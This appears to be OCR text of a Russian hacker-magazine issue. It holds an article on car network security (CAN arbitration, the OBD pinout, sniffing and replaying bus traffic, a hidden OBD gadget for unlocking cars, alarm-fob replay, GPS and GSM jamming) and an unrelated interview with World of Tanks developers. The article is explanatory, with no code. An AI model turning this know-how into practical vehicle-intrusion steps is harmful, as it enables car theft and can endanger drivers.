



**Рис. 6. Арбитраж на линии CAN**

На рис. 6 изображен порядок арбитража на шине CAN. Положим длину идентификатора для удобства равной 8 бит, node3 имеет ID > 0x10 (00010000b), node2 имеет ID > 0x20 (00100000b), а node1 имеет ID = 0x3 (00000011b). Как видишь, когда node2 захотел передать 1 из своего идентификатора, ее «забили» node1 и node3, поэтому node2 будет молчать на время передачи фрейма. Аналогичная ситуация случалась и с node3, его 1 забил node1 своим 0. В итоге остался один node1, вытеснив всех своими 0 в идентификаторе.

### Контроль ошибок

Многие контроллеры ведут учет коллизий на линии. Если по какой-то причине два узла начинают передавать одновременно, не обращая внимания на арбитраж (например, какой-то узел влез в середину посылки фрейма от другого узла), то в итоге не сходится контрольная сумма пакета. В этом случае узел, зафиксировавший ошибку, отправляет в линию сообщение об ошибке передачи. Узел, передававший фрейм, вновь пытается его передать. Если количество подряд идущих ошибок передачи достигает некоего предела, узел замолкает на определенное время. Применительно к автомобильной сети центральный узел делает пометку, что для такого-то узла сети есть проблемы. Помимо страдальца, который не смог отправить фрейм, фиксируется и узел, который зарегистрировал ошибку. Так получается карта неисправности бортовой сети. Бортовой компьютер на основе этой карты может принять решение об отказе электроники и вывести водителю сообщение об этом. Для ошибок в критических линиях бортовой компьютер может даже принять решение аварийно остановить автомобиль.

*CAN — это акроним от Controller Area Network, то есть специально спроектированная сеть для обмена данными между контроллерами*

## БУДЬ БДИТЕЛЕН


Главное, что движет злоумышленником, — жажда захватить твое имущество: от ценностей, находящихся внутри авто, до самого авто. Для воплощения этой затеи необходимо либо проникнуть в автомобиль, пока он пуст, либо заставить владельца покинуть свой автомобиль в укромном месте, где и провернуть свое грязное дело. Как заставить водителя выйти из авто? Например, сообщить бортовому компьютеру, что давление в шинах намного ниже нормы. В обычной ситуации 99% автовладельцев остановятся, чтобы выйти и посмотреть, в чем дело. Однако встречались и проницательные водители, которые, прокатившись по «ежам» на трассе посреди леса, проехали на дисках еще несколько километров, сохранив себе жизнь и авто. Будь бдителен и осторожен, если вдруг твой автомобиль сломался именно в глухом месте. Возможно, это неспроста.

## ВОЗМОЖНЫЕ ТОЧКИ ПОДКЛЮЧЕНИЯ

Пришло время поискать, куда бы нам воткнуться. Самая желанная точка подключения — это отладочный порт, OBD (OnBoard Debug). OBD используется для диагностики автомобиля на СТО.

Почему это такое лакомое место? Сейчас объясню и даже на картинке покажу. Посмотри на распиновку разъема:

1. Manufacturer discretion -
   - GM: J2411 GMLAN/SWC/Single-Wire CAN[12]



## ЗАЩИТА OBD-РАЗЪЕМА

Страстей я нагнал достаточно, а что же делать, как себя спасти? Народные умельцы не дремлют, как и инженеры — профессионалы своего дела. Первые предлагают купить специальный мини-сейф для разъема OBD... с ключиком. Да, ты все верно прочитал, вытаскивается разъем из штатного места и закрывается на ключ в металлический ящичек. Вторые же, которые инженеры, предлагают поставить перемычку, подключаемую к замку зажигания, либо электронный ключ в цепь зажигания. Вставляешь ключ в замок, включаешь зажигание — провода OBD-разъема коммутируются и разъем функционален, вытащил ключ — разъем «висит в воздухе».

- VW/Audi: Switched +12 to tell a scan tool whether the ignition is on.
- Ford: Infotainment CAN High[12]

2. Bus Positive Line of SAE J1850 PWM and VPW
3. Manufacturer discretion -
   - Ford: DCL(+) Argentina, Brazil (pre OBD-II) 1997–2000, USA, Europe, etc.
   - Ford: Medium Speed CAN-High[12]
   - Chrysler: CCD Bus(+)[12]
4. Chassis ground
5. Signal ground
6. CAN-High (ISO 15765-4 and SAE J2284)
7. K-Line of ISO 9141-2 and ISO 14230-4
8. Manufacturer discretion -
   - BMW: Second K-Line for non OBD-II (Body/Chassis/Infotainment) systems.
9. Manufacturer discretion -
   - GM: 8192 bit/s ALDL where fitted.
   - Ford: Infotainment CAN-Low
10. Bus Negative Line of SAE J1850 PWM only (not SAE J1850 VPW)
11. Manufacturer Discretion -
    - Ford: DCL(-) Argentina, Brazil (pre OBD-II) 1997–2000, USA, Europe, etc.
    - Ford: Medium Speed CAN-Low[12]
    - Chrysler: CCD Bus(-)[12]
12. Manufacturer discretion -
13. Manufacturer discretion -
    - Ford: FEPS – Programming PCM voltage
14. CAN-Low (ISO 15765-4 and SAE J2284)
15. L-Line of ISO 9141-2 and ISO 14230-4
16. Battery voltage

Сразу бросаются в глаза контакты 6 и 14 (и не только потому, что они выделены на картинке зеленым цветом). Согласно спецификации, это CAN+ и CAN- соответственно. Но это еще не все, на контакты 3 и 11, а также 1 и 9 Ford вывел свои внутренние шины. Делаю акцент на этом неспроста. Штатные





**Рис. 7. Фото разъема OBD**

**Рис. 8. Распиновка разъема ODB**



**WARNING**

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.



**INFO**

Подключившись к автомобилю железкой, все-таки продолжаешь хотеть красоты. OBD-адаптеры на базе ELM327 растут как грибы после дождя, а протокол поддержан во многих софтинах, самые популярные – OBD Auto Doctor, DashBoard.

CAN+ и CAN- (6-й и 14-й контакты разъема) в общем случае не обязаны соединяться непосредственно с физическими шинами автомобиля. Зачастую на команды по этой шине отвечает контроллер диагностики либо запросы идут через шлюз, который неплохо справляется с функцией фильтрации (в том числе может фильтровать трафик при движении автомобиля). Протокол обмена по этой шине стандартизирован, и для совместимости все производители выводят туда диагностику. Но вот давать доступ к остальным шинам никто никому не обязан.

CAN можно «пощупать» тремя способами:

- На разъеме OBD можно мультиметром «пощупать» уровень 2,5 В (да-да, тот самый, опорный) относительно земли (4-й и 5-й контакты).
- С помощью двухканального осциллографа находишь витую пару проводов, щупами на нее цепляешься и смотришь относительный сигнал «есть чо?» :). При выключенном зажигании, как правило, на CAN тишина, при включении зажигания бортовая электроника начинает «болтать». Можешь потыкать кнопочки управления стеклами, блокировкой дверей, увидел «странное» совпадение — ты у цели (об этом еще поговорим).
- Последний — достаточно ненадежный способ, но, как говорится, лучше что-то, чем вообще ничего. Сопротивление терминирующего резистора в линии CAN равно волновому сопротивлению проводов, а оно, в свою очередь, составляет 120 Ом. Два резистора (по одному на каждый конец линии) дают 60 Ом между CAN+ и CAN-.

Не забываем про необходимость 12V-питания от бортового аккумулятора автомобиля. Скорее всего, без электричества ты, конечно, не останешься, но только в том случае, если автопроизводитель не сделал пакость в виде подачи питания на OBD-порт только при вставленном ключе и включенном зажигании.

Также отмечу следующую особенность: современный автомобиль практически всем управляет с помощью контроллеров. Соответственно, если изучить автомобиль определенной модели, то можно найти провода шины в самых неожиданных местах. Например, кабель от парктроника проходит недалеко от задних фонарей, и доступ к ним можно получить через технологическое отверстие замены лампочек в фарах.

Под капотом найти линии CAN сложнее, но они там есть. Доступ к подкапотному пространству дается не так легко, как салон авто, но не будем исключать и этот вариант.

### СЛУШАЕМ И ЗАПОМИНАЕМ

Итак, ты дочитал до этого места, CAN-шину нашел, что дальше? Дальше начинается самое любопытное.

## Отдельная тема — это «CD-диски для навигационной системы» :). Какое-то время это был самый популярный способ захватить ОС автомобиля

Во-первых, тебе понадобится «честный» CAN-драйвер. Под драйвером я подразумеваю микросхему преобразования уровней, реализующую физическую часть протокола CAN. Таких в интернете великое множество, есть даже шилд для Arduino CAN-Schield. Зачем честный, ведь можно взять обычную микросхему, преобразующую логический уровень TTL микроконтроллера в сигнал шины CAN? Можно, но не нужно. Вспомни про фиксацию ошибок, лучше возложить весь арбитраж и контроль линии на железку, чем самому анализировать эхо-биты с шины (это еще и не так просто сделать ввиду высоких скоростей на шине), ошибиться где-нибудь и в итоге выдать себя, забив счетчик ошибок. Этот совет, конечно, актуален только в том случае, если не стоит цель довести водителя до сумасшествия, замусорив CAN-шину и взвинтив счетчик ошибок на линии :).

Дальше два варианта:

1. Воспользоваться поиском и найти на автомобиль описание протокола.
2. Реверс-инжиниринг.

Первым путем ты и сам в состоянии пройти, пойдем вторым. Надо как-то подключиться к шине. Для этого, конечно же, лучше использовать USB или хаб Ethernet-CAN. Обычный USART (RS232) тебе точно не подойдет, скорости нешуточные, и рядовые микросхемы просто не рассчитаны на них.

Подключившись к шине, запускай снифер. Для расшифровки трафика тебе понадобится специализированный софт, который покажет поля CAN-протокола, такого софта как платного, так и бесплатного предостаточно. Естественно, никто не отменяет вариант ручного разбора данных.

Самый простой способ — повторение такой последовательности действий:

- включить снифер;
- нажать кнопку стеклоподъемника;
- остановить снифер;
- воспроизвести в линию подслушанное;
- наблюдать за результатом.

Вот прямо так, скорее всего, у тебя ничего не получится. Связано это с тем, что трафик придется все-таки разобрать, найти что-то общее, подергать стеклами вверх-вниз. В общем, обычные процедуры при анализе протоколов, за исключением того, что работать придется с непривычным форматом.

## ПОТЕНЦИАЛЬНЫЕ АТАКИ

### Атака на шину CAN

Пробежавшись еще раз по изложенному материалу, делаем вывод, что с безопасностью в авто все плохо. Все очень плохо. Не так давно в журнале уже публиковался обзор дырявости SCADA-систем. Но для того, чтобы в SCADA-систему проникнуть, необходимо получить доступ на объект, после чего физически уже попасть в систему (если система не имеет выхода во внешний мир, конечно, иначе все упрощается). В автомобиле доступ «на объект» получить гораздо проще.

Наверное, будет логично спросить: что же так долго было распинаться про CAN? Ответ на поверхности: получив доступ к шине (в любом ее проявлении), ты получаешь полный доступ ко всей электронике автомобиля в том или ином виде. А это значит, что ты можешь вытворять практически все что угодно с двигателем, тормозами, центральным замком и прочими узлами, подключенными к сети CAN (или сопряженными с ней).

Микроконтроллеры, используемые в автомобильной автоматике, содержат модуль аппаратного шифрования. Однако трафик почему-то не шифруется (по крайней мере то, что мне встречалось). Правда, есть один бонус в противовес: все-таки в некоторых автомобилях датчики надо прописывать на гейте.

Скажу еще пару слов про безопасность многострадального OBD-разъема. Его расположение скрыто от глаз. Но от глаз кого? Пользователя, то есть автовладельца. Разглядеть какой-то гаджет в разъеме OBD достаточно проблематично. В интернете продается полно «адаптеров» для этого самого OBD-разъема, позволяющих использовать Wi-Fi и Bluetooth для доступа к «диагностическим» данным.

Эти устройства позиционируются либо как «игрушка» (то есть просто дополнительный экранчик на мобильном гаджете, показывающий скорость, уровень топлива и еще много параметров, которые не отображает штатный бортовой компьютер), либо как удобный способ диагностики или сброса ошибок бортового компьютера автомобиля без проводов. Что тут сказать? Прошивка этого «адаптера» известна только производителю, массовые закладки в BIOS мы уже проходили, а собрать такой же адаптер не составит особого труда, так как запчастей всего: микроконтроллер, беспроводной модуль, драйвер CAN. В итоге, собрав незамысловатое устройство, получающее по Wi-Fi или Bluetooth команду, можно открыть автомобиль. Установка такого «гаджета» останется незаметной для владельца, а возможностей установить его, поверь, больше чем достаточно (посчитай в минутах, сколько твой автомобиль находится открытый, без присмотра, а воткнуть железку в разъем — дело пары секунд).


Пока ты искал по всему автомобилю провода шины CAN, наверняка мог заметить места, где эта самая шина находится практически под рукой. При определенной сноровке зацепить на шину шпиона — дело тех же секунд.

Отдельным пластом стоят бортовые мультимедиасистемы. Послушать радио — это уже прошлый век, теперь подавай мультики детям на мониторы в передних сиденьях, видео пассажиру, навигацию водителю, а также хорошо бы еще телефон скрестить с авто и интернет, чтобы в пробке почитать новости и почту. Все эти красоты достаются непросто, если делать их с нуля, НО! Но в мультимедиасистемах авто стоят операционные системы типа Windows, Linux, Android, портированные под ARM (Android особо и портировать нечего). Архитектура ARM, конечно, ус-



**WARNING**

Материал представляет собой результаты исследования автора и не может быть расценен как документация-первоисточник, а также не является руководством к действию.



**WARNING**

Если решишь лезть в автомобильную электронику, будь аккуратен, перепроверь лишний раз зажигание и убедись, что ты все правильно подключил. Короткое замыкание лишит тебя гарантии (а может, и бортовой электроники).

## ИНТЕРЕСНЫЕ ОСОБЕННОСТИ ИЗ ЖИЗНИ СТРАХОВАТЕЛЕЙ

Задумывался ли ты, как считается стоимость страховки автомобиля? Казалось бы, вот два авто, стоимость одинаковая, но оформить КАСКО на один автомобиль в два раза дороже, чем на второй. Почему? Многие страховые компании предлагают онлайн-калькулятор, на котором ты можешь посчитать страховку для своего железного друга. Что сразу же отражается на стоимости — наличие сигнализации. Но берем опять два автомобиля, оба с сигнализацией, но сумма все равно расходится существенно. Исключаем фактор популярности авто на рынке (как один из основополагающих при угоне автомобиля), берем одинаковые по популярности автомобили. ОПЯТЬ РАЗНИЦА. Да что ж такое? А вот тут как раз вступает фактор надежности бортовой защиты автомобиля от угона и вскрытия. Чем электроника в авто сложнее и более стрессоустойчива против «лома» хакера, тем надежнее автомобиль, тем меньше шансов, что его угонят, тем меньше страховая компания рискует своими средствами. Не буду тыкать пальцем, но на моей памяти есть не один факт, когда хакеры находили легкий способ вскрывать центральный замок автомобиля определенной марки и страховая сумма на эти автомобили тут же взлетала.

ложняет жизнь, не все хак-фишки работают так же, как на x86 (а то и вообще не работают), но зато есть и свои особенности и баги. Одной из дверей в систему служат «отравленные» видео- или звуковые файлы, подсовывание флешек с автозапуском (наткнулся один раз на такую систему, которая вдруг решила стартануть автозапуск с флешки, вставленной в USB-разъем). Отдельная тема — это «CD-диски для навигационной системы» :). Какое-то время это был популярный способ захватить ось авто, так как навигационный софт был уж ну совсем дырявый.

Приятный бонус для хакера — постоянно растущая популярность новомодных беспроводных технологий (новомодных для авто). Так как в бортовой технике эти технологии в новинку, то они переживают период пока еще дырявого развития (уж домашние роутеры сколько лет существуют на рынке, а дыры там одна смешнее другой). Опубликовано множество результатов анализа защищенности беспроводных соединений с бортовым компьютером, с каждым годом они утешительнее, но пока рано говорить о зрелости.

Получив доступ к мультимедиасистеме (если доступ через беспроводной канал предоставляется только к ней), ты получаешь автоматом доступ к шине CAN (хоть какой-то), дальше сценарий понятен.

### Сигнализация

Воющая по ночам занудная штука. Так сигнализацию назовут в любом городе, где автомобили паркуются во дворе. Сигнализации прошли тяжелый путь развития от обычных кричалок, срабатывающих при замыкании концевиков на дверях и капоте, до целых систем безопасности со спутниковым модемом.

Основной техникой вскрытия сигнализации является прослушка эфира. Этот старый прием не потерял своей актуальности со времен простых систем с ручным кодированием брелока (бинарный код выставлялся переключателями в брелоке и на автомобиле) и по сей день. Прослушивается эфир во время постановки и снятия авто с охраны, повторяется последовательность без владельца, открывается авто. Только системы стали сложнее, авто все чаще и больше хочет «поболтать» с брелоком, чтобы определить, свой это или чужой, появились сложные алгоритмы кодирования последовательностей диалога автомобиля с брелоком. Однако реверс-инжиниринг никто не отменял, хакеры слушают, запоминают, разбирают протокол по кусочкам и открывают автомобили. Тут, как и во всеобщей проблеме шифрования, продолжается борьба за усиление стойкости шифра, дабы сделать метод взлома дороже, чем сам объект взлома, при этом не сделав из брелока сигнализации дата-центр.

Трендом в наше время можно назвать сигнализацию с GSM-модемом и GPS-трекером. Тут появляются соответствующие им две цели атак:

- GPS;
- GSM.

С GPS все более или менее однозначно: запутать GPS, чтобы не сработал выход из зоны охраны, либо «увести» подставными координатами автомобиль в противоположное направление.

С GSM немножко интереснее. Первое, что приходит в голову, — заглушить сигнал GSM, чтобы блок сигнализации не смог отправить тревожное сообщение на пульт охраны. Ответом производителей автосигнализаций было добавление keepalive. Если за отведенный интервал на сервер не приходит «маячок» от автомобиля, стоит забеспокоиться. Очередным витком развития сигнализаций стала обратная связь с авто через GSM, как следствие, появились дыры и «закладки». Закладки «от производителя», конечно, появились раньше, чем было объявлено «официально» о существовании обратной связи. Разработчики сигнализаций давно уже научились и следить за автомобилями, и обновлять прошивки втихаря. Собственно, сама фишка обратной связи пришла от более простых брелочных сигнализаций, увеличилось только расстояние до объекта управления и сложность системы. Пришлось ведь реализовать какой-то протокол, защита получения команды только от санкционированных отправителей. Однако не так давно было продемонстрировано, что все это также подлежит расчленению и взлому.

Отдельным островком остается дополнительная защита в виде иммобилайзера. Однако, если вспомнить, что иммобилайзеры представляют собой обычную RFID-метку со всеми ее достоинствами и недостатками, вектор атаки моментально становится ясен.

### ВМЕСТО ЗАКЛЮЧЕНИЯ

Как бы я тут ни драматизировал, реальный взлом автомобиля — дело далеко не тривиальное и недешевое. Автопроизводители постоянно придумывают какие-то фишки, чтобы лишить возможности подключения к шине автомобиля, закрывают дыры в софте, доступном пользователю.

Однако хакеры не дремлют, война уже объявлена. Подливает масла в огонь Google, обещающая выпустить полностью автоматизированный гугломобиль. В ответ на желание «корпорации добра» хакеры и скептики предупреждают, что пока, наверное, рановато выпускать автопилот для автомобиля. Авто — не самолет за десятью заборами и с кучей охраны, это живая мишень, стоящая в каждом дворе. Будь внимателен, не подпускай незнакомых личностей к своему имуществу, не забывай ставить на сигнализацию, ну и проявляй общую бдительность.

*Если вспомнить, что иммобилайзеры представляют собой обычную RFID-метку, то вектор атаки становится ясен моментально*




**INFO**

Перед поездкой на ТО покопайся в интернете на предмет обновлений прошивки для твоего бортового компьютера. Если производитель выпустил новую версию, уточни у дилера, обновят ли они ВПО.

## УНИВЕРСАЛЬНЫЙ МОДЕМ ELM327

Вбив запрос в Гугл по теме OBD-адаптеров, ты получишь такое количество устройств, что глаза разбегаются. Есть популярные, есть не очень. На коне компания ELM Electronics (elmelectronics.com), производящая микросхемы серии ELM. На базе этих чипов построено большинство адаптеров. Микросхемы представляют собой мост между USART и OBD-портом, на одном конце физика CAN, на другом USART с интерфейсом AT-команд. Чип получает AT-команды, болтает на «птичьем» с автомобилем по шине CAN и возвращает ответ в универсальном формате. Самый крутой чип — ELM327, он поддерживает огромное количество протоколов, моделей автомобилей, поддерживает добавление параметров, которые еще не содержатся во внутренней памяти. Периодически выходят новые версии этой микросхемы, расширяя список автомобилей и считываемых параметров. Must have, если ты хочешь сделать свою крутую железку диагностики авто. Одна из приятных фишек — ELM327 имеет возможность работать в режиме снифера и демонстрировать тебе весь трафик CAN-шины. Микросхема выпускается в двух исполнениях: обычное энергопотребление и пониженное энергопотребление. Менее прожорливая микросхема имеет также незначительное отличие в назначении одного вывода (подробнее смотри даташит на сайте производителя: goo.gl/VyRMKT).



ИНТЕРВЬЮ
С РАЗРАБОТЧИКАМИ
**WORLD OF TANKS**




# ЭТО ГЕЙМДЕВ, ДЕТКА!

**Как обслужить сто миллионов пользователей и не сойти с ума? Какие технологии использовать? На чем, в конце концов, написать авторизацию для твоего будущего хайлоада, чтобы все было «как у больших»?** Такими вопросами мучается каждый второй разработчик, и ответов, как правило, нет. Иногда кажется, что мир настоящего экстремального хайлоада где-то далеко, недоступен абсолютному большинству, а самые сокровенные секреты надежно охраняют суровые QA. Обычно так оно и есть. Однако ребята из Wargaming — счастливое исключение из правил.



**Филипп Кучерявый,** software engineer в команде оперирования

- Ему 24, и он бородат
- In love with Linux and Python
- Параноик
- Не имеет диплома о высшем образовании
- github.com/Friz-zy



**Дмитрий Трофимов,** глава frontend-разработки UI WoT

- Увлекается кодингом с 14 лет
- В 17 лет написал простенькую графическую оболочку для MS-DOS
- Помимо «Танков», одна из любимых игр — Heroes of Might and Magic III
- Большой поклонник технологии Java
- Имеет ряд дипломов и сертификатов по программированию



**Дмитрий Овчинников,** веб-разработчик

- Пришел в веб через Perl
- Имеет три диплома об образовании
- Ненавидит провода — только Bluetooth/Wi-Fi
- После семи лет с Gentoo перешел на OS X и не жалеет
- Скрывает, что знает PHP

## ТЕХНОЛОГИЧЕСКИЙ СТЕК



**Филипп Кучерявый**


**Наш сервер вращается на движке BigWorld — это C++ и Python.** Все, что критично для скорости, — на C++, все остальное делается на Python.

**Железа у нас очень много, огромный зоопарк.** Без автоматизации здесь никак. Для автоматизации мы используем Ansible, Fabric и Puppet. Для мониторинга — Zabbix.

**Мы смотрим в сторону модной виртуализации вроде Docker, но пока не хотим пускать это в продакшен.** В данный момент пытаемся перевести на такую виртуализацию локальные инстансы, так как это серьезная экономия ресурсов. Сейчас они тоже на виртуалках, но на более «серьезных», не настолько специализированных — VMware и прочих.

**Какая-то часть всего написана на Erlang, к примеру транзакции.** Но это лишь внешние прикрутки к движку, некие отдельные костыли — подсистемы, вроде доставки сообщений и связи. Движок этим не занимается.

**У нас очень специфическая разработка, много тулз, очень сильно завязанных на нас.** То есть мы используем open source, стараемся контрибутить,





раз собирать пакеты размером много-много гигабайт никто не хочет. Тем более когда просто нужно сделать патч. К тому же доставка идет сразу на много серверов. Это сразу забивает канал и ресурсы, на которые в тот же момент идет нагрузка и от игроков. То есть нужно делать все очень аккуратно.



**Дмитрий Трофимов**

**Что такое BigWorld со стороны клиента?** Как ни парадоксально, тот же самый Python, что и на сервере. К BigWorld у нас подключена технология, позволяющая интегрировать Flash внутрь клиента игры. Там своя виртуальная машина, своя реализация от компании AutoDesk. Есть GFX-плеер, который гоняет Flash внутри клиента.

**Да, мы используем Flash как UI для «Танков».**

**Есть мнение, что Flash умирает. Это не совсем так.** Тренд таков — Flash переходит в ранг узкоспециализированной технологии. Да, всякие Flash-игры в вебе, скорее всего, и правда умрут. Но в таких крупных проектах, как «Танки», «Корабли» и так далее, Flash оказалась очень востребованной технологией. Она как нельзя лучше подходит для решения задач по оптимизации отрисовки UI, облегченных приемов создания анимаций, а также программирования интерфейсной логики.

**Почему именно Flash?** Во-первых, когда мы взялись за Flash, никаких альтернатив вроде HTML5 еще не было вовсе. Во-вторых, Flash нативно поддерживает HTML, и некоторые вещи мы делаем именно HTML-разметкой.

**Переход на HTML5 означал бы переобучение огромной команды флеш-разработчиков на новую технологию, что нельзя назвать оптимальным решением.** Ну и конечно, не стоит забывать о том, что все это просто нужно будет переписать. Это нам сейчас не подходит.

**Лично я бы вообще не стал рассчитывать на HTML5, на данном этапе его развития,** учитывая, что он не слишком хорошо держится на рынке. У него есть конкуренты, которые продвигаются довольно активно, — Mozilla, Unity, у них сейчас очень тесные взаимоотношения по развитию этой технологии. В результате HTML5 может вообще отойти в сторону.

**Кстати, мы пытались не использовать Flash, делали UI доступными альтернативами — компонентами Python.** Как выяснилось позже, это просто страшные костыли, постоянно чего-то не хватало, а то, что было, не умело того, что нам нужно. Мы стали думать, что с этим делать, и принялись создавать различные самописные компоненты. Как только дело дошло до сложных анимаций, эффектов и прочего, стало ясно, что нужен очень серьезный редактор, чтобы задавать различные визуальные вещи, анимировать их и «оживлять». Flash оказалась единственной по-настоящему мощной технологией, которая умела все это. С тех пор используем ее.

**Хотя мы и ищем альтернативы Flash, пока она прекрасно справляется с текущими задачами.** Внутреннюю реализацию делать пока не планируем.

**Из Flash мы используем всякие open source штуки, типа GreenSock, портированные на AS3 стандартные библиотеки Java для работы со структурами данных.** От green sock впоследствии отказались, поскольку под scaleform данная библиотека работала медленно.

**Единственное, что могу отметить, — поиск флешеров сейчас стал некоторой проблемой.** Дело в том, что наши запросы по Flash значительно выросли, а почти все самые опытные ребята или уже работают у нас в команде, или заняты

проводить всякие meetup (я сам люблю в них участвовать). Однако при этом у нас есть очень специфические вещи, которые не стоит выкладывать в паблик. Не потому, что это какой-то большой секрет, а просто потому, что, кроме нас, они вообще никому не нужны.

**Железо у нас свое.** Мы сами выбираем необходимое железо, закупаем и дальше оперируем с ним. Потому что облака — это, конечно, здорово, но далеко не всем подходят.

**Если вдруг произойдет некий «взрыв» нагрузки, у нас есть резервные мощности на холодном старте.** Эдакий запасной вариант, чтобы быстро поднять еще один кластер в случае скачка нагрузки.

**Когда ты сам полностью владеешь железом, то можешь реально оценивать ситуацию.** Скажем, мы долгое время играли с гипертрейдингом и до сих пор пытаемся оценить его плюсы и минусы. В некоторых ситуациях он только мешал, и мы его сознательно отключали. Имея доступ к железу, мы сами можем обновлять прошивки BIOS и смотреть, что там происходит.

